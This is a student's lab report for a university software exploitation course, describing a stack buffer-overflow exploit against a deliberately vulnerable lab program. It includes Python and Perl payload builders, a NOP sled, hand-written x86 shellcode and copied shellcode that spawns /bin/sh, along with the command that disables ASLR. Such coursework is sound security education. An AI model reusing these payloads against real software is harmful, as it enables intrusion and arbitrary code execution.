jamk.fi

Software Exploitation

Assignment 3

Timo Lehosvuo, M3426
TTV18S1

Harjoitustyö
Software Exploitation, Mikko Neijonen
22.4.2021
Tekniikan ala
Tieto- ja viestintätekniikka

1. Initial setup

I downloaded the needed files for the assignment from moodle and compiled them using the included “Makefile”:



Figure 1: Compiled files

2. Shellcode

Part one of assignment was to create a shellcode for three different inputs for "shell_1" -script:

1. Execute shellcode from standard input:

```
$ cat FILE | ./shell_1 -f -
Hello, world.

$ ./shell_1 -f - < FILE
Hello, world.
```

2. Execute shellcode from file:

```
$ ./shell_1 -f FILE
Hello, world.
```

3. Execute shellcode from command-line parameter:

```
$ ./shell_1 -c TEXT
Hello, world.
```

Figure 2: Input methods

There was a buffer-overflow vulnerability in the scripts "vulnerable" function where I had to pass my paddings and the shellcode. The shellcode only printed "hello there ! "and getting the print was enough, but I got more points if I got the program to exit

with exit code 0. I started the assignment by looking through the code to see what it does and the sizes of buffers in the script:

```c
#include <getopt.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void usage(char *prog) {
    fprintf(stderr,
            "Usage: %s [-x] {-c TEXT | -f FILE}\n"
            "    -c TEXT  load buffer from command-line\n"
            "    -f FILE  load buffer from file\n",
            prog);
    exit(1);
}

int vulnerable(char *p, size_t n) {
    char buffer[128] = {0};
    memcpy(buffer, p, n);
    return 2;
}

int main(int argc, char **argv) {
    char buffer[4096] = {0};
    size_t buffer_len = 0;

    int opt;
    while ((opt = getopt(argc, argv, "hf:c:")) != -1) {
        switch (opt) {
        case 'c': {
            buffer_len = strlen(optarg);
            printf("argument length is %zu bytes\n", buffer_len);
            if (memcpy(buffer, optarg, buffer_len) == 0) {
                perror("memcpy");
                exit(1);
            }
        } break;
        case 'f': {
            FILE *fp = stdin;
            if (strcmp(optarg, "-") && (fp = fopen(optarg, "r")) == 0) {
                perror("fopen");
                exit(1);
            }
```

Figure 3: Shell_1 code

```
        } break;
        case 'f': {
            FILE *fp = stdin;
            if (strcmp(optarg, "-") && (fp = fopen(optarg, "r")) == 0) {
                perror("fopen");
                exit(1);
            }
            buffer_len = fread(buffer, 1, sizeof(buffer), fp);
            if (ferror(fp)) {
                perror("fread");
                exit(1);
            }
            printf("input length is %zu bytes\n", buffer_len);
        } break;
        default:
            usage(argv[0]);
        }
    }

    return vulnerable(buffer, buffer_len);
}
```

Figure 4: Shell_1 code part 2

My approach for this assignment was to create python script that would automate a lot of things and to fill the buffer just like in assignment 1 but to jump after it to a NOP sled which would lead to my shellcode. I noticed the size of buffers for main (4096 bytes) and for vulnerable (128 bytes) and the code seemed to copy main functions buffer to the vulnerable function. This got me thinking that I need to fill the main functions buffer as it was the vulnerable functions buffer since it's all copied there and there. The buffer-overflow vulnerability in the "vulnerable" functions makes it possible to push more than 128 bytes of data to buffer. I made a python script that would calculate the difference from the buffers start to "ebp+4" and fill it with the letter "A". This turned out to be 140 bytes which is 12 bytes larger than the buffer. I got the addresses for these using"gdb". After this I needed to create a jump to a NOP sled that would execute our shellcode otherwise the program would return "2". Since I would be making a large NOP sled, I calculate a spot that is most likely inside the NOP buffer and made a landing point there. The NOP sled should be quite large because the stack addresses are not entirely predictable and can move at runtime. NOP sled makes it a lot easier to hit our shellcode since we know that if the instruction pointer points to our NOP buffer, it is going to execute our shellcode.

NOP does nothing but moves the instruction pointer to the next operation, so I created one with 2800 bytes. It was also important to disable kernels address space randomization with “sysctl -w kernel.randomize_va_space=0” which I forgot to do like 10 times:

```
addr_1 = 0xffffc17c                                 # ebp+4
addr_2 = 0xffffc0f0                                 # buffer (in vulnerable func)

landing_point = 0xffffc720 + landing_offset
exploit = b"A" * (addr_1 - addr_2)                  # 128 bytes
exploit += pack("<L", landing_point)                # jump address (EIP)
exploit += b"\x90" * 2800                           # NOP sled
```

Figure 5: Buffer and NOP sled

Now that I had my paddings ready, I switched to creating my shellcode. I used the book “Hacking: The Art of Exploitation, 2nd Edition” and the file “hello.asm” as a reference and created my “asm” file:

```
section   .text

_start:
  jmp short hax
pr_func:
  ; write(fd, msg, len)
  ; syscall(4, fd, msg, len)
  pop     ecx                           ; move message to ecx
  xor     eax, eax
  mov     al, 4                         ; syscall number (4=write)
  xor     ebx, ebx
  inc     ebx                           ; fd=1 (stdout)
  xor     edx, edx
  mov     dl, 16                        ; move strlen to edx
  int     0x80                          ; interrupt to kernel

  ; exit(code)
  ; syscall(1, code)

  mov     al, 1                         ; syscall number (1=exit)
  dec     ebx                           ; code=0
  int     0x80                          ; interrupt to kernel

hax:
  call pr_func                          ; Call below the string to instructions
  db "Hello there ! ", 0x0a, 0x0d,      ; with newline and carriage return bytes.
```

Figure 6: Assembly code

I used “Makefile” to compile it and then created the “opcode” with the “shell_txt.sh” script:

```
root@kali:~/Desktop/software_explopitation/lab3/asm# ./shell_text.sh hello_mod_nonull
\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x10\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe8\xff\xff\xff\x
48\x65\x6c\x6c\x6f\x20\x74\x68\x65\x72\x65\x20\x21\x20\x0a\x0d
root@kali:~/Desktop/software_explopitation/lab3/asm#
```

Figure 7: Shellcode payload

My python code automated some of the tedious manual stuff like changing the payload every time I made changes to it. It turned out that I made it a little too complex and ended up not needing some of the stuff. The idea was that the code would use

three different input methods and print them all out once, but it ended up not working and fixing it would take too much time. It would have been better to just use a simple script:

```
  GNU nano 5.2                                  exploit_s_gdb.py
#! /usr/bin/env python3

def bytes_len(byteobj):
    byte_arr = (*byteobj,)
    return len(byte_arr)

def get_file(filename):
    contents = ""
    with open(filename, 'rb') as f:
        contents = f.read()

    return contents

def build_exploit(exploit_bytes, landing_offset, mode=None):
    from struct import pack

    addr_1 = 0xffffc17c                                 # ebp+4
    addr_2 = 0xffffc0f0                                 # buffer (in vulnerable func)

    landing_point = 0xffffc720 + landing_offset
    exploit = b"A" * (addr_1 - addr_2)                  # 128 bytes
    exploit += pack("<L", landing_point)                # jump address (EIP)
    exploit += b"\x90" * 2800                           # NOP sled
    # -c mode demands less NOP sled, se we reduce it above
    # other modes can do with 2800 NOPs
    if (not mode):
        exploit += b"\x90" * 2800                       # NOP sled

    # f-flag exploit input starts
    shellcode_f = exploit_bytes
    shell_len = bytes_len(shellcode_f)
    pack_format = "<" + str(shell_len) + "s"
    exploit += pack(pack_format, shellcode_f)           # shellcode
    # f-flag exploit input ends
    return exploit

def exec_exploit(input, mode):
    from subprocess import Popen, PIPE
    from sys import stdout
    if ( mode != 'c'):
        with open('exploit_gdb_' + mode + '.txt', 'wb') as f:
```

Figure 8: Python script

```python
def exec_exploit(input, mode):
    from subprocess import Popen, PIPE
    from sys import stdout
    if ( mode != 'c'):
        with open('exploit_gdb_' + mode + '.txt', 'wb') as f:
            f.write(input)
    else:
            pass

    if (mode == 's'):
        with Popen(["./shell_1", "-f", "-", "<", "exploit_gdb.txt"], stdin=PIPE, stdout=stdout) as p:
            pass

    elif (mode == 'c'):
        with Popen(["./shell_1", "-c", input], stdin=PIPE, stdout=stdout) as p:
            pass

    elif (mode == 'f'):
        with Popen(["./shell_1", "-f", 'exploit_gdb.txt'], stdin=PIPE, stdout=stdout) as p:
            pass

def hex_convert(byteobj):
    byte_arr = (*byteobj,)
    bytes_len = len(byte_arr)
    hex_num = "0x90"
    x = 0
    while (x < bytes_len):
        hex_num += hex(byte_arr[x]).lstrip('0x')
        x += 1
    print(hex_num)
    return bytes(hex_num, 'utf-8')

if __name__ == '__main__':
   filename = '/root/Desktop/software_explopitation/lab3/asm/hello_mod_nonull.text'
   bytecode = get_file(filename)
   exploit_c = build_exploit(bytecode, landing_offset=0, mode='c')
   exploit_s = build_exploit(bytecode, landing_offset=-2000)
   exploit_f = build_exploit(bytecode, landing_offset=0, mode='f')
   exec_exploit(exploit_f, 'f')
   print("With -f - < exploit_gdb.txt")
   exec_exploit(exploit_s, 's')
```

Figure 9: Python script part 2

It might be a little unclear from the code, but the payload is in a text file “exploit_gdb_f.txt”. With the new “opcode” in the payload I started testing the input methods. The command “echo $?” returns the exit code of the last command:

```
root@kali:~/Desktop/software_explopitation/lab3/src# cat exploit_gdb_f.txt | ./shell_1 -f -
input length is 2986 bytes
Hello there !
root@kali:~/Desktop/software_explopitation/lab3/src# echo $?
0
root@kali:~/Desktop/software_explopitation/lab3/src#
```

Figure 10: Shellcode from standard input

```
root@kali:~/Desktop/software_explopitation/lab3/src# ./shell_1 -f - < exploit_gdb_f.txt
input length is 2986 bytes
Hello there !
root@kali:~/Desktop/software_explopitation/lab3/src# echo $?
0
root@kali:~/Desktop/software_explopitation/lab3/src#
```

Figure 11: Shellcode from standard input part 2

```
root@kali:~/Desktop/software_explopitation/lab3/src# ./shell_1 -f exploit_gdb_f.txt
input length is 2986 bytes
Hello there !
root@kali:~/Desktop/software_explopitation/lab3/src# echo $?
0
root@kali:~/Desktop/software_explopitation/lab3/src#
```

Figure 12: Shellcode from file

I started testing the last input with “python”, but it did not work. I tried multiple different ways but no luck:

```
root@kali:~/Desktop/software_explopitation/lab3/src# ./shell_1 -c $(python -c "print(b'A' * 140 + b'\x20\xc7\xff\
xff' + b'\x90' * 2800 + b'\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x10\xcd\x80\xb0\x01\x4b\xcd\x80\xe
8\xe8\xff\xff\xff\x48\x65\x6c\x6c\x6f\x20\x74\x68\x65\x72\x65\x20\x21\x20\x0a\x0d') ")
argument length is 140 bytes
Segmentation fault
```

Figure 13: Shellcode from text part 1

```
root@kali:~/Desktop/software_explopitation/lab3/src# ./shell_1 -c $(python -c "print b'A' * 140 + b'\x20\xc7\xff\
xff' + b'\x90' * 2800 + b'\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x10\xcd\x80\xb0\x01\x4b\xcd\x80\xe
8\xe8\xff\xff\xff\x48\x65\x6c\x6c\x6f\x20\x74\x68\x65\x72\x65\x20\x21\x20\x0a\x0d' ")
argument length is 140 bytes
Segmentation fault
root@kali:~/Desktop/software_explopitation/lab3/src#
```

Figure 14: Shellcode from text part 2

```
root@kali:~/Desktop/software_explopitation/lab3/src# ./shell_1 -c $(python -c 'print "A" * 140 + "\x20\xc7\xff\xf
f" + "\x90" * 1800 + "\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x10\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe
8\xff\xff\xff\x48\x65\x6c\x6c\x6f\x20\x74\x68\x65\x72\x65\x20\x21\x20\x0a\x0d" ')
argument length is 140 bytes
Segmentation fault
```

Figure 15: Shellcode from text part 3

The reason for this might be that for some reason there is a “space” after the “A” letters:

```
root@kali:~/Desktop/software_explopitation/lab3/src# python -c 'print "A" * 140 + "\x20\xc7\xff\xff" + "\x90" * 1
900 + "\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x10\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe8\xff\xff\xff\x
48\x65\x6c\x6c\x6f\x20\x74\x68\x65\x72\x65\x20\x21\x20\x0a\x0d" '
AAAA
```

```
  GNU nano 5.2                          exploit.pl                          Modified
#!/usr/bin/perl
use warnings;
use strict;

my @A_count = (1..140);
my @NOP_count = (1..2900);
my $A = "";
my $NOP = "";
my $landing_point = "\xd8\xb6\xff\xff";
# my $shellcode = "\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x10\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe8\>
# my $shell_2 = "\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x0f\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe8\xf>
# my $shell_3 = "\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x07\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe8\xf>
# my $shell_4 = "\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x05\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe8\xf>
# my $shell_5 = "\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x10\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe8\xf>
my $shell_5 = "\xeb\x13\x59\x31\xc0\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x10\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe8\xff\>
#my $shell_5 = "\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd>
for(@A_count){
    $A = $A . "A";
}

for(@NOP_count){
    $NOP = $NOP . "\x90";
}

my $exploit = $A . $landing_point . $NOP . $shell_5;

print $exploit;
```

Figure 17: Exploit.pl file

I tested the input, but it only printed the word “Hello” and then gibberish:

```
root@kali:~/Desktop/software_explopitation/lab3/src# ./shell_1 -c $(perl exploit.pl)
argument length is 3075 bytes
Hello[illegible]root@kali:~/Desktop/software_explopitation/lab3/src#
```

Figure 18: Shellcode from text part 4

I shortened the message to just “Hello” and it worked except it didn’t print a newline for some reason (maybe perl does not like spaces and just prints gibberish?):

```
root@kali:~/Desktop/software_explopitation/lab3/src# ./shell_1 -c $(perl exploit.pl)
argument length is 3075 bytes
Helloroot@kali:~/Desktop/software_explopitation/lab3/src# echo $?
0
root@kali:~/Desktop/software_explopitation/lab3/src#
```

Figure 19: Shellcode from text part 5

Now that part one was done it was time to move on to part two.

3. Command shell

Part two of the assignment was to create, choose or generate a shellcode that executes a system command of my choice. I also needed to explain how the shellcode worked and include a picture of the shellcode in assembly. It was also recommended to try to get interactive shell, but it was not mandatory. My approach for this was to replace the payload that I used in part 1 with a new one that creates a command shell. I started the assignment by googling for working shellcodes and I stumbled across one in exploit database (https://www.exploit-db.com/exploits/13357):

```
 * close(0)
 *
 * 8049380:       31 c0                   xor    %eax,%eax
 * 8049382:       31 db                   xor    %ebx,%ebx
 * 8049384:       b0 06                   mov    $0x6,%al
 * 8049386:       cd 80                   int    $0x80
 *
 * open("/dev/tty", O_RDWR | ...)
 *
 * 8049388:       53                      push   %ebx
 * 8049389:       68 2f 74 74 79          push   $0x7974742f
 * 804938e:       68 2f 64 65 76          push   $0x7665642f
 * 8049393:       89 e3                   mov    %esp,%ebx
 * 8049395:       31 c9                   xor    %ecx,%ecx
 * 8049397:       66 b9 12 27             mov    $0x2712,%cx
 * 804939b:       b0 05                   mov    $0x5,%al
 * 804939d:       cd 80                   int    $0x80
 *
 * execve("/bin/sh", ["/bin/sh"], NULL)
 *
 * 804939f:       31 c0                   xor    %eax,%eax
 * 80493a1:       50                      push   %eax
 * 80493a2:       68 2f 2f 73 68          push   $0x68732f2f
 * 80493a7:       68 2f 62 69 6e          push   $0x6e69622f
 * 80493ac:       89 e3                   mov    %esp,%ebx
 * 80493ae:       50                      push   %eax
 * 80493af:       53                      push   %ebx
 * 80493b0:       89 e1                   mov    %esp,%ecx
 * 80493b2:       99                      cltd
 * 80493b3:       b0 0b                   mov    $0xb,%al
 * 80493b5:       cd 80                   int    $0x80
 */

char sc[] =
"\x31\xc0\x31\xdb\xb0\x06\xcd\x80"
"\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80"
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

When taking code from the internet it is good practice to validate the code you are using, but I took my chances and ran the code without validation since I trusted the site where I took it. The shellcode closes the stdin descriptor and re-opens /dev/tty/ and after this it uses execve() to execute “bin/sh”. I am not 100% sure about the theory behind this since “shell_1” is not using “gets()”. This shellcode is designed to work around the “gets()” function. The “gets()” function takes part in reading stdin

but it puts it in a broken state and preventing later interaction with /bin/sh. Because of this the stdin descriptor needs to be closed and then re-open /dev/tty. The O_RDWR after /dev/tty means that the terminal is opened for reading and writing. This makes it possible to use the shell that we open with execve(). The “/bin/sh” , [“/bin/sh”] and NULL are arguments for the execve() program. I copied the shellcode to my payload (exploit.pl), and it worked. I got a working interactive shell that I could make commands:



Figure 20: Working command shell

3. Timetable

Solving the lab:	20 h
Report:	3 h
Total:	23 h

4. System & tool info

Platform used for testing:

```
root@kali:~/Desktop/asd/src# uname -a
Linux kali 5.8.0-kali2-amd64 #1 SMP Debian 5.8.10-1kali1 (2020-09-22) x86_64 GNU
/Linux
root@kali:~/Desktop/asd/src#
```

GCC version:

```
root@kali:~/Desktop/asd/src# gcc --version
gcc (Debian 10.2.1-6) 10.2.1 20210110
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

root@kali:~/Desktop/asd/src#
```

Architecture the program was compiled for:

```
root@kali:~/Desktop/software_explopitation/lab3/src# readelf -h shell_1
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80490f0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          13992 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         10
  Size of section headers:           40 (bytes)
  Number of section headers:         34
  Section header string table index: 33
root@kali:~/Desktop/software_explopitation/lab3/src#
```

I compiled the program using “Makefile”.